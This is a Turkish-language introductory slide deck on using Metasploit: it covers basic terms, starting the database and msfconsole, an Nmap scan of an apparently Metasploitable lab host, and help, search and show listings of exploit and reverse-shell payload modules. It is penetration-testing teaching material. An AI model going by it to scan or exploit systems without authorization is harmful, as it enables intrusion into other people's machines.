# Temel Metasploit Kullanımı | Hakkında

Metasploit, **Rapid7** firmasının çok önemli bir güvenlik yazılımıdır.

Metasploit, güvenlik açıkları hakkında bilgi verip bu açıklıklara sızmaya yardımcı olan bir yazılımdır.

**Ruby** ile yazılmış olan içerisinde exploitler, payloadlar, auxiliaryler ve encoderlerin bulunduğu frameworkdur.

Veritabanı olarak **postgresql** kullanmaktadır.

Kali Linux içerisinde kurulu olarak gelmektedir.

Terminalden **msfconsole** olarak ve grafiksel olarak **Armitage** ile kullanılabilir.

Metasploit içinde Nmap taramasında yapılabilmektedir.

# Temel Metasploit Kullanımı | Terimler

**Vulnerability:** Türkçede zayıflık anlamına gelen sistemde bulunan açıklıktır.

**Auxiliary:** Sızma öncesi sistem hakkında bilgi toplamak için bulunan ek modüller

**Exploit:** Türkçesi sömürmek olan sistem açıklığından faydalanarak sisteme sızmamızı sağlayan bileşendir

**Payload:** Sisteme sızdıktan sonra sistemde istediklerimizi yapmamızı sağlayan bileşendir

**Shellcode:** Exploitin içinde bulunan zararlı kod

**Encoder :** Exploiti Antivirüs,IDS,IPS ve Firewall dan geçiren bileşendir

# Temel Metasploit Kullanımı | Giriş

```
service postgresql start
```

```
msfconsole
```

İlk olarak postgresql veritabanını başlatıyoruz daha sonra msfconsole yazarak metasploitimizi açıyoruz.

```
db_status
```

Komutunu yazarak metasploitin veritabanı bağlantısını kontrol edebilirsiniz.

```
db_connect
```

```
db_disconnect
```

```
db_import
```

```
db_export
```


# Temel Metasploit Kullanımı | Giriş

Terminal output showing system startup and Metasploit console:

```

systemctl start postgresql; msfdb start; msfconsole ""
root: ~/Desktop/pycharm-2016.1.4/bin]# service postgresql start
root: ~/Desktop/pycharm-2016.1.4/bin]# msfconsole

```



```

msf>
msf> msf >
msf> (@) (@) (@) (@) (@) (@) (@) /
*****

```

Terminal notes:

```

making notes in notepad? Have Metasploit Pro track & report
our progress and findings -- learn more on http://rapid7.com/metasploit

msf> db_status
[*] postgresql connected to msf
msf>

```

```

msf> msf >
msf> (@) (@) (@) (@) (@) (@) (@) /
*****

```

```

msf> db_status
[*] postgresql connected to msf
msf>

```



# Temel Metasploit Kullanımı | Nmap

```
db_nmap -sS -sV -O 192.168.237.129
```


```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""

[ metasploit v4.11.5-2016010401
-- --[ 1517 exploits - 875 auxiliary - 257 post
-- --[ 437 payloads - 37 encoders - 8 nops
-- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > db_status
[*] postgresql connected to msf
msf > db_nmap -sS -sV -O 192.168.237.129
[*] Nmap: Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-25 15:50 EDT
[*] Nmap: Nmap scan report for 192.168.237.129
[*] Nmap: Host is up (0.00018s latency).
[*] Nmap: Not shown: 976 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 23/tcp    open  telnet
[*] Nmap: 25/tcp    open  smtp
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: 111/tcp   open  rpcbind
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  netbios-ssn
[*] Nmap: 512/tcp   open  exec
[*] Nmap: 513/tcp   open  login?
[*] Nmap: 514/tcp   open  tcpwrapped
[*] Nmap: 1099/tcp  open  rmiregistry
[*] Nmap: 1524/tcp  open  shell
[*] Nmap: 2049/tcp  open  nfs
[*] Nmap: 2121/tcp  open  ftp
[*] Nmap: 3306/tcp  open  mysql
[*] Nmap: 5432/tcp  open  postgresql
[*] Nmap: 5900/tcp  open  vnc
[*] Nmap: 6000/tcp  open  X11
[*] Nmap: 6667/tcp  open  irc
[*] Nmap: 8009/tcp  open  ajp13
[*] Nmap: 8180/tcp  open  http
[*] Nmap: 32774/tcp open  mountd
[*] Nmap: MAC Address: 00:0C:29:FA:DD:2A (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds
msf >
```

# Temel Metasploit Kullanımı

**help** komutu ile Metasploitin tüm komutlarını ve parametreleri açıklamaları ile görebilmekteyiz.



```
msf > help

=====
Core Commands
=====

Command      Description
-----
?            Help menu
advanced    Displays advanced options for one or more modules
back        Move back from the current context
banner      Display an awesome metasploit banner
cd          Change the current working directory
color       Toggle color
connect     Communicate with a host
edit        Edit the current module with $VISUAL or $EDITOR
exit       Exit the console
get         Gets the value of a context-specific variable
getg       Gets the value of a global variable
grep       Grep the output of another command
help       Help menu
info       Displays information about one or more modules
irb        Drop into irb scripting mode
jobs       Displays and manages jobs
kill       Kill a job
load       Load a framework plugin
loadpath   Searches for and loads modules from a path
makerc     Save commands entered since start to a file
options    Displays global options or for one or more modules
popm      Pops the latest module off the stack and makes it active
previous   Sets the previously loaded module as the current module
pushm     Pushes the active or list of modules onto the module stack
quit       Exit the console
reload_all Reloads all modules from all defined module paths
rename_job Rename a job
resource   Run the commands stored in a file
route     Route traffic through a session
save      Saves the active datastores
search    Searches module names and descriptions
sessions  Dump session listings and display information about sessions
set       Sets a context-specific variable to a value
setg     Sets a global variable to a value
show     Displays modules of a given type, or all modules
sleep   Do nothing for the specified number of seconds
spool   Write console output into a file as well the screen
threads View and manipulate background threads
unload  Unload a framework plugin

=====

Host: Kali      Uptime: 0h 1m 40s
CPU:
MHz: 2295      Load: 0.00, 0.03, 0.04
Tasks: 1 / 151  CPU0: 2% CPU1: 0%

Processes
=====
NAME      PID      CPU      MEM
postgres 1591     0.00     0.0
postgres 1595     0.00     0.0
ruby      1571     0.00     12.3
postgres 1529     0.00     0.0
postgres 1528     0.00     0.0

Memory & Swap
=====
RAM  28%
Swap 0%

Disk Usage
=====
root 41% free  11.8GiB / 28.2GiB

Network
=====
Inbound: 2      Outbound: 2      Total:
Inbound: localhost Local Service/Port
localhost      postgres
localhost      postgres

Outbound: localhost Remote Service/Port
localhost      postgres
```


# Temel Metasploit Kullanımı

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""

makerc          Save commands entered since start to a file
options         Displays global options or for one or more modules
popm            Pops the latest module off the stack and makes it active
previous        Sets the previously loaded module as the current module
pushm           Pushes the active or list of modules onto the module stack
quit            Exit the console
reload_all      Reloads all modules from all defined module paths
rename_job      Rename a job
resource        Run the commands stored in a file
route           Route traffic through a session
save            Saves the active datastores
search          Searches module names and descriptions
sessions        Dump session listings and display information about sessions
set             Sets a context-specific variable to a value
setg            Sets a global variable to a value
show            Displays modules of a given type, or all modules
sleep           Do nothing for the specified number of seconds
spool           Write console output into a file as well the screen
threads         View and manipulate background threads
unload          Unload a framework plugin
unset           Unsets one or more context-specific variables
unsetg          Unsets one or more global variables
use             Selects a module by name
version         Show the framework and console library version numbers

Database Backend Commands
=====
Command          Description
-----
creds            List all credentials in the database
db_connect       Connect to an existing database
db_disconnect    Disconnect from the current database instance
db_export        Export a file containing the contents of the database
db_import        Import a scan result file (filetype will be auto-detected)
db_nmap          Executes nmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache
db_status        Show the current database status
hosts            List all hosts in the database
loot             List all loot in the database
notes           List all notes in the database
services        List all services in the database
vulns           List all vulnerabilities in the database
workspace        Switch between database workspaces

msf > |
```



The screenshot shows a Metasploit console window with a Linux desktop background. The console title is "systemctl start postgresql; msfdb start; msfconsole """. The left pane shows a list of Metasploit commands and their descriptions. The right pane shows system status information, including host name (kali), uptime, CPU usage, memory usage, and network statistics. The bottom of the console shows the "Database Backend Commands" section, which lists various database-related commands and their descriptions. The prompt "msf >" is visible at the bottom left.

# Temel Metasploit Kullanımı

## **search Komutu**

search <aranan exploit,payloads,cve numarası yada genel bir ifade >



# Temel Metasploit Kullanımı

```
systemctl start postgres...
root 04:09, 2016-07-26
systemctl start postgresql; msfdb start; msfconsole ""
msf > search ftp
Matching Modules
=====
Name                               Disclosure Date Rank      Description
-----
auxiliary/admin/cisco/vpn_3000_ftp_bypass 2006-08-23 normal Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
auxiliary/admin/officescan/tlmlisten_traversal normal TrendMicro OfficeScanNT Listener Traversal Arbitrary File Access
auxiliary/admin/tftpd/tftpd_transfer_util normal TFTP File Transfer Utility
auxiliary/dos/scada/d20_tftpd_overflow 2012-01-19 normal General Electric D20ME TFTP Server Buffer Overflow DoS
auxiliary/dos/windows/ftp/filezilla_admin_user 2005-11-07 normal FileZilla FTP Server Admin Interface Denial of Service
auxiliary/dos/windows/ftp/filezilla_server_port 2006-12-11 normal FileZilla FTP Server Malformed PORT Denial of Service
auxiliary/dos/windows/ftp/guildftpd_cwdlist 2008-10-12 normal Guild FTPd 0.999.8.11/0.999.14 Heap Corruption
auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof 2010-12-21 normal Microsoft IIS FTP Server Encoded Response Overflow Trigger
auxiliary/dos/windows/ftp/iis_list_exhaustion 2009-09-03 normal Microsoft IIS FTP Server LIST Stack Exhaustion
auxiliary/dos/windows/ftp/solarftp_user 2011-02-22 normal Solar FTP Server Malformed USER Denial of Service
auxiliary/dos/windows/ftp/titan626_site 2008-10-14 normal Titan FTP Server 6.26.630 SITE WHO DoS
auxiliary/dos/windows/ftp/vicftps50_list 2008-10-24 normal Victory FTP Server 5.0 LIST DoS
auxiliary/dos/windows/ftp/winftpd230_nlst 2008-09-26 normal WinFTP 2.3.0 NLST Denial of Service
auxiliary/dos/windows/ftp/xmeasy560_nlst 2008-10-13 normal XM Easy Personal FTP Server 5.6.0 NLST DoS
auxiliary/dos/windows/ftp/xmeasy570_nlst 2009-03-27 normal XM Easy Personal FTP Server 5.7.0 NLST DoS
auxiliary/dos/windows/tftpd/pt360_write 2008-10-29 normal PacketTrap TFTP Server 2.2.5459.0 DoS
auxiliary/dos/windows/tftpd/solarwinds 2010-05-21 normal SolarWinds TFTP Server 10.4.0.10 Denial of Service
auxiliary/fuzzers/ftp/client_ftpd normal Simple FTP Client Fuzzer
auxiliary/fuzzers/ftp/ftp_pre_post normal Simple FTP Fuzzer
auxiliary/gather/apple_safari_ftp_url_cookie_theft 2015-04-08 normal Apple OSX/iOS/Windows Safari Non-HTTPOnly Cookie Theft
auxiliary/gather/d20pass 2012-01-19 normal General Electric D20 Password Recovery
auxiliary/gather/konica_minolta_pwd_extract normal Konica Minolta Password Extractor
auxiliary/scanner/ftp/anonymous normal Anonymous FTP Access Detection
auxiliary/scanner/ftp/bison_ftp_traversal 2015-09-28 normal BisonWare BisonFTP Server 3.5 Directory Traversal Information Disclosure
auxiliary/scanner/ftp/ftp_login normal FTP Authentication Scanner
auxiliary/scanner/ftp/ftp_version normal FTP Version Scanner
auxiliary/scanner/ftp/konica_ftp_traversal 2015-09-22 normal Konica Minolta FTP Utility 1.00 Directory Traversal Information Disclosure
auxiliary/scanner/ftp/pcman_ftp_traversal 2015-09-28 normal PCMan FTP Server 2.0.7 Directory Traversal Information Disclosure
auxiliary/scanner/ftp/titanftp_xcrc_traversal 2010-06-15 normal Titan FTP XCRC Directory Traversal Information Disclosure
auxiliary/scanner/http/titan_ftp_admin_pwd normal Titan FTP Administrative Password Disclosure
auxiliary/scanner/misc/zenworks_preboot_fileaccess normal Novell ZENworks Configuration Management Preboot Service Remote File Access
auxiliary/scanner/portscan/ftpbounce normal FTP Bounce Port Scanner
auxiliary/scanner/quake/server_info normal Gather Quake Server Information
auxiliary/scanner/rsync/modules_list normal List Rsync Modules
auxiliary/scanner/snmp/cisco_config_tftpd normal Cisco IOS SNMP Configuration Grabber (TFTP)
auxiliary/scanner/snmp/cisco_upload_file normal Cisco IOS SNMP File Upload (TFTP)
auxiliary/scanner/ssh/cerberus_sftp_enumusers 2014-05-27 normal Cerberus FTP Server SFTP Username Enumeration
auxiliary/scanner/tftpd/ipswitch_whatsupgold_tftpd 2011-12-12 normal IpSwitch WhatsUp Gold TFTP Directory Traversal
auxiliary/scanner/tftpd/netdecision_tftpd 2009-05-16 normal NetDecision 4.2 TFTP Directory Traversal
auxiliary/scanner/tftpd/tftpdbrute normal TFTP Brute Forcer
```

# Temel Metasploit Kullanımı

## **show Komutu**

İstenilen bileşenleri listeyip görmemizi sağlar.

**show exploits** : Metasploit üzerindeki tüm exploitleri gösterir

**show payloads** : Metasploit üzerindeki tüm payloadları gösterir

**show targets** : Bulunan targetları listeler

**show options**: Exploit yada payloadın tüm ayarlarını gösterir.

# Temel Metasploit Kullanımı

```
msf > show exploits

Exploits
=====

Name                               Disclosure Date Rank Description
-----

aix/local/ibstat_path               2013-09-24      excellent ibstat $PATH Privilege Escalation
aix/rpc_cmds_opcode21               2009-10-07      great      AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
aix/rpc_ttdbserverd_realpath        2009-06-17      great      ToolTalk rpc.ttdbserverd_tt_internal_realpath Buffer Overflow (AIX)
android/browser/samsung_knox_smdm_url 2014-11-12      excellent Samsung Galaxy KNOX Android Browser RCE
android/browser/webview_addjavascriptinterface 2012-12-21      excellent Android Browser and WebView addJavaScriptInterface Code Execution
android/fileformat/adobe_reader_pdf_js_interface 2014-04-13      good      Adobe Reader for Android addJavaScriptInterface Exploit
android/local/futex_requeue         2014-05-03      excellent Android 'Towelroot' Futex Requeue Kernel Exploit
apple_ios/browser/safari_libtiff    2006-08-01      good      Apple iOS MobileSafari LibTIFF Buffer Overflow
apple_ios/email/mobilemail_libtiff  2006-08-01      good      Apple iOS MobileMail LibTIFF Buffer Overflow
apple_ios/ssh/cydia_default_ssh     2007-07-02      excellent Apple iOS Default SSH Password Vulnerability
bsd/softcart/mercantec_softcart     2004-08-19      great      Mercantec SoftCart CGI Overflow
dialup/multi/login/manyargs         2001-12-12      good      System V Derived /bin/login Extraneous Arguments Buffer Overflow
firefox/local/exec_shellcode        2014-03-10      normal     Firefox Exec Shellcode from Privileged Javascript Shell
freebsd/ftp/proftpd_telnet_iac       2010-11-01      great      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
freebsd/http/watchguard_cmd_exec     2015-06-29      excellent Watchguard XCS Remote Command Execution
freebsd/local/mmap                   2013-06-18      great      FreeBSD 9 Address Space Manipulation Privilege Escalation
freebsd/local/watchguard_fix_corrupt_mail 2015-06-29      manual     Watchguard XCS FixCorruptMail Local Privilege Escalation
freebsd/misc/citrix_netscaler_soap_bof 2014-09-22      normal     Citrix NetScaler SOAP Handler Remote Code Execution
freebsd/samba/trans2open             2003-04-07      great      Samba trans2open Overflow (*BSD x86)
freebsd/tacacs/xtacacs_report        2008-01-08      average    XTACACSD report() Buffer Overflow
freebsd/telnet/telnet_encrypt_keyid 2011-12-23      great      FreeBSD Telnet Service Encryption Key ID Buffer Overflow
hpux/lpd/cleanup_exec               2002-08-28      excellent HP-UX LPD Command Execution
irix/lpd/tagprinter_exec             2001-09-01      excellent Irix LPD tagprinter Command Execution
linux/antivirus/escan_password_exec 2014-04-04      excellent eScan Web Management Console Command Injection
linux/browser/adobe_flashplayer_aslaunch 2008-12-17      good      Adobe Flash Player ActionScript Launch Command Execution Vulnerability
linux/ftp/proftpd_sreplace           2006-11-26      great      ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
linux/ftp/proftpd_telnet_iac         2010-11-01      great      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
linux/games/ut2004_secure            2004-06-18      good      Unreal Tournament 2004 "secure" Overflow (Linux)
linux/http/accellion_fta_getstatus_oauth 2015-07-10      excellent Accellion FTA getStatus verify_oauth token Command Execution
linux/http/advantech_switch_bash_env_exec 2015-12-01      excellent Advantech Switch Bash Environment Variable Code Injection (Shellshock)
linux/http/airties_login_cgi_bof     2015-03-31      normal     Airties login-cgi Buffer Overflow
linux/http/alcatel_omnipcx_mastercgi_exec 2007-09-09      manual     Alcatel-Lucent OmniPCX Enterprise masterCGI Arbitrary Command Execution
linux/http/alienvault_sql_i_exec     2014-04-24      excellent AlienVault OSSIM SQL Injection and Remote Code Execution
linux/http/astium_sqli_upload        2013-09-17      manual     Astium Remote Code Execution
linux/http/belkin_login_bof          2014-05-09      normal     Belkin Play N750 login.cgi Buffer Overflow
linux/http/centreon_sqli_exec        2014-10-15      excellent Centreon SQL and Command Injection
linux/http/cfme_manageiq_evm_upload_exec 2013-09-04      normal     Red Hat CloudForms Management Engine 5.1 agent/linuxpkgs Path Traversal
linux/http/ddwrt_cgibin_exec         2009-07-20      excellent DD-WRT HTTP Daemon Arbitrary Command Execution
linux/http/dlink_authentication_cgi_bof 2013-02-08      normal     D-Link authentication.cgi Buffer Overflow
linux/http/dlink_command_php_exec_noauth 2013-02-04      excellent D-Link Devices Unauthenticated Remote Command Execution
```



# Temel Metasploit Kullanımı

```
systemctl start postgres...
root 03:56, 2016-07-26
systemctl start postgresql; msfdb start; msfconsole ""
msf > show payloads

=====
Name                               Disclosure Date  Rank  Description
-----
aix/ppc/shell_bind_tcp              normal         AIX Command Shell, Bind TCP Inline
aix/ppc/shell_find_port             normal         AIX Command Shell, Find Port Inline
aix/ppc/shell_interact              normal         AIX execve Shell for inetd
aix/ppc/shell_reverse_tcp           normal         AIX Command Shell, Reverse TCP Inline
android/meterpreter/reverse_http    normal         Android Meterpreter, Dalvik Reverse HTTP Stager
android/meterpreter/reverse_https   normal         Android Meterpreter, Dalvik Reverse HTTPS Stager
android/meterpreter/reverse_tcp     normal         Android Meterpreter, Dalvik Reverse TCP Stager
android/shell/reverse_http          normal         Command Shell, Dalvik Reverse HTTP Stager
android/shell/reverse_https         normal         Command Shell, Dalvik Reverse HTTPS Stager
android/shell/reverse_tcp           normal         Command Shell, Dalvik Reverse TCP Stager
bsd/sparc/shell_bind_tcp             normal         BSD Command Shell, Bind TCP Inline
bsd/sparc/shell_reverse_tcp         normal         BSD Command Shell, Reverse TCP Inline
bsd/x64/exec                         normal         BSD x64 Execute Command
bsd/x64/shell_bind_ipv6_tcp         normal         BSD x64 Command Shell, Bind TCP Inline (IPv6)
bsd/x64/shell_bind_tcp              normal         BSD x64 Shell Bind TCP
bsd/x64/shell_bind_tcp_small        normal         BSD x64 Command Shell, Bind TCP Inline
bsd/x64/shell_reverse_ipv6_tcp     normal         BSD x64 Command Shell, Reverse TCP Inline (IPv6)
bsd/x64/shell_reverse_tcp           normal         BSD x64 Shell Reverse TCP
bsd/x64/shell_reverse_tcp_small     normal         BSD x64 Command Shell, Reverse TCP Inline
bsd/x86/exec                         normal         BSD Execute Command
bsd/x86/metsvc_bind_tcp             normal         FreeBSD Meterpreter Service, Bind TCP
bsd/x86/metsvc_reverse_tcp          normal         FreeBSD Meterpreter Service, Reverse TCP Inline
bsd/x86/shell/bind_ipv6_tcp         normal         BSD Command Shell, Bind TCP Stager (IPv6)
bsd/x86/shell/bind_tcp              normal         BSD Command Shell, Bind TCP Stager
bsd/x86/shell/find_tag              normal         BSD Command Shell, Find Tag Stager
bsd/x86/shell/reverse_ipv6_tcp     normal         BSD Command Shell, Reverse TCP Stager (IPv6)
bsd/x86/shell/reverse_tcp           normal         BSD Command Shell, Reverse TCP Stager
bsd/x86/shell_bind_tcp              normal         BSD Command Shell, Bind TCP Inline
bsd/x86/shell_bind_tcp_ipv6        normal         BSD Command Shell, Bind TCP Inline (IPv6)
bsd/x86/shell_find_port             normal         BSD Command Shell, Find Port Inline
bsd/x86/shell_find_tag              normal         BSD Command Shell, Find Tag Inline
bsd/x86/shell_reverse_tcp           normal         BSD Command Shell, Reverse TCP Inline
bsd/x86/shell_reverse_tcp_ipv6     normal         BSD Command Shell, Reverse TCP Inline (IPv6)
bsd/x86/shell/bind_tcp              normal         BSDi Command Shell, Bind TCP Stager
bsd/x86/shell/reverse_tcp           normal         BSDi Command Shell, Reverse TCP Stager
bsd/x86/shell_bind_tcp              normal         BSDi Command Shell, Bind TCP Inline
bsd/x86/shell_find_port             normal         BSDi Command Shell, Find Port Inline
bsd/x86/shell_reverse_tcp           normal         BSDi Command Shell, Reverse TCP Inline
cmd/unix/bind_awk                   normal         Unix Command Shell, Bind TCP (via AWK)
```



